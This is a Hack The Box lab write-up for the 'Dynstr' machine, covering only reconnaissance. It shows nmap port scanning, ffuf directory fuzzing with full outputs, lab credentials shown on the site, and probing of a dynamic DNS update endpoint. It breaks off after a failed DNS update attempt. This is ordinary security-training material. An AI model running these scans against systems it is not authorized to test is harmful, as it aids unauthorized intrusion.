
1.0 RECONAISSANCE


1.1 Network Port Scanning

Discovered port 22 with SSH services and the OpenSSH version is disclosure.




```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ sudo nmap -T4 -A -p- 10.10.10.244 -oN ./nmap/dynstr.nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 06:14 +08
Nmap scan report for 10.10.10.244
Host is up (0.22s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 05:7c:5e:b1:83:f9:4f:ae:2f:08:e1:33:ff:f5:83:9e (RSA)
|   256 3f:73:b4:95:72:ca:5e:33:f6:8a:8f:46:cf:43:35:b9 (ECDSA)
|_  256 cc:0a:41:b7:a1:9a:43:da:1b:68:f5:2a:f8:2a:75:2c (ED25519)
```

Discovered port 53 with DNS services.



```
53/tcp open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
```

Discovered port 80 with Apache web server services and the Apache version is disclosure.




```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyna DNS
```

1.2 Web Directory Fuzzing on port 80

Discovered new directory on the webserver site.


The "server-status" and "assets" subdirectory is normally will be on web server. But "nic" directory seem like more interesting subdirectory that can be explored




```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ sudo ffuf -u 'http://10.10.10.244/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt' -o ./web-dir/dynstr-root.ffuf -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.244/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 :: Output file      : ./web-dir/dynstr-root.ffuf
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

assets                  [Status: 301, Size: 313, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10]
                        [Status: 200, Size: 10909, Words: 1937, Lines: 282]
nic                     [Status: 301, Size: 310, Words: 20, Lines: 10]
:: Progress: [26584/26584] :: Job [1/1] :: 176 req/sec :: Duration: [0:02:38] :: Errors: 2 ::
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$
```

1.3 Webserver site enumeration on port 80

Web UI




Stats

Statistics can be made to prove anything - even the truth.

18
HOURS DOWNTIME - A DAY

0
INNOVATION

1337
CHARTS - ALL POINTING UPWARDS

256
BOXES - TOO MUCH FOR /24


Previous Clients

No idea why they ran away.

Dynamic DNS

Dynamic DNS (DDNS) is a method of automatically updating a name server in the Domain Name System (DNS), often in real time, with the active DDNS configuration of its configured hostnames, addresses or other information.

Discovered hostname and some credentials



Our Services

She evil face fine calm have now. Separate screened he outweigh of distance landlord.

Quality Dynamic DNS

We are providing dynamic DNS for anyone with the same API as no-ip.com has. Maintaining API conformance helps make clients work properly.

Awesome Domains


We are providing Dynamic DNS for a number of domains:

- dnsalias.htb
- dynamicdns.htb
- no-ip.htb

Beta

We are still running in beta mode. Please use following shared credentials:

- Username: dynadns
- Password: sndanyd



Global Coverage


The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like readable English.

Find Us

London Office,
London.
F: +42 0010-1010
E: dns@dyna.htb


Created With Love By Distinctive Themes

Discovered commented HTML source code



```
        </div>
        <!--
        <div class="row">
            <div class="col-lg-1 col-md-1 col-sm-1 centered bounce-in">
                <span class="pe-7s-chat icon"></span>
            </div>
            <div class="col-lg-3 col-md-3 col-sm-3 fade-up">
                <h3>Quality Design</h3>
                <p>It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout.</p>
            </div>

            <div class="col-lg-1 col-md-1 col-sm-1 centered bounce-in">
                <i class="fa fa-question-circle"></i>
            </div>
            <div class="col-lg-3 col-md-3 col-sm-3 fade-up">
                <h3>Awesome Support</h3>
                <p>It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout.</p>
            </div>

            <div class="col-lg-1 col-md-1 col-sm-1 centered bounce-in">
                <i class="fa fa-globe"></i>
            </div>
            <div class="col-lg-3 col-md-3 col-sm-3 fade-up">
                <h3>Global Services</h3>
                <p>It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout.</p>
            </div>
        </div>
        -->
    </div><!-- container -->
```

"assets" directory page. Required credentials to access or token




Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 10.10.10.244 Port 80

"server-status" directory page. A normal server page that cant be accessed by client




Forbidden

You don't have permission to access this resource.


Apache/2.4.41 (Ubuntu) Server at 10.10.10.244 Port 80

"nic" directory page. Discovered whole empty page




Continue fuzzing for the “/nic/update” subdirectory page

Discovered another subdirectory



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ sudo ffuf -u 'http://10.10.10.244/nic/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/raft-medium-dir
ectories-lowercase.txt' -o ./web-dir/dynstr-root-nic.ffuf -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.244/nic/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 :: Output file      : ./web-dir/dynstr-root-nic.ffuf
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

update                  [Status: 200, Size: 8, Words: 1, Lines: 2]
                        [Status: 200, Size: 0, Words: 1, Lines: 1]
:: Progress: [26584/26584] :: Job [1/1] :: 178 req/sec :: Duration: [0:02:36] :: Errors: 2 ::
```


Access to the "nic/update" subdirectory page.



badauth


1.4 Access new hosts

All the new hostname is like default server page




1.5 Dynamic DNS update

Update the IP address and point to us. But failed and displayed that wrong domain name.



